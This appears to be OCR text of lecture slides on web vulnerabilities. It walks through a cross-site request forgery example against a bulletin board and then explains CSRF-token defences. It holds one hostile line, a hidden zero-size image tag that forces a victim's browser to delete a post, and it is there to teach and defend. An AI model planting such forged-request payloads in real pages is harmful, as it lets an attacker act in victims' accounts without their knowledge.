
(Now shown as string, not executed as code anymore)

Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - File inclusion vulnerability
  - File upload vulnerability
  - SQL injection vulnerability
  - Cross-site scripting (XSS)
  - **Cross-site Request Forgery (CSRF)**


CSRF Example

- **First, assume a target Web server with a bulletin service**
  - Users must be able to edit or delete their own post
  - Let's assume that once a user clicks the **`"Edit"`** button, proper parameters are set and passed to the server via GET method
  - The server will read **`$_GET['action']`** and **`$_GET['num']`**, check session ID and permission, then handle the request




CSRF Example

- **Now, assume another Web server owned by an attacker**
  - The attacker will disguise this **`puppy.com`** as a benign website, so the victim user will not recognize that it's a malicious one
  - Assume that the victim is using the previous **`abc.com`** website in one tab, and visiting **`puppy.com`** in another tab




CSRF Example

- **What if an attacker inserts the following image in the webpage? (`<img>` is an HTML tag for image)**
  - `<img src="abc.com?action=delete&num=100" height="0" width="0"> </img>`
  - It will send HTTP request to **`abc.com`**, trying to fetch an image
  - And this will be invisible to the user (**`height=width=0`**)



CSRF Example

- **Then, the victim user (browser) will silently interact with the target server (`abc.com`) in unexpected ways**
  - The victim's post will be deleted without informing the victim
  - In general, this may result in more serious outcomes, such as deletion of account or transfer of money in online banking



Preventing CSRF Attacks

- **First, note that using POST method cannot prevent this**
  - Attacker's script will become complex but CSRF is still possible
- **Instead, Website can use CSRF tokens for validation**
  - Server-side code decides a randomized token for each session and make it included in the user's request

Preventing CSRF Attacks

- **Then, the server-side code will validate if the request from the user contains the previously decided token**
  - If the token does not match, server will not process the request
- **An attacker that runs another website cannot know the value of this token, so CSRF can be prevented**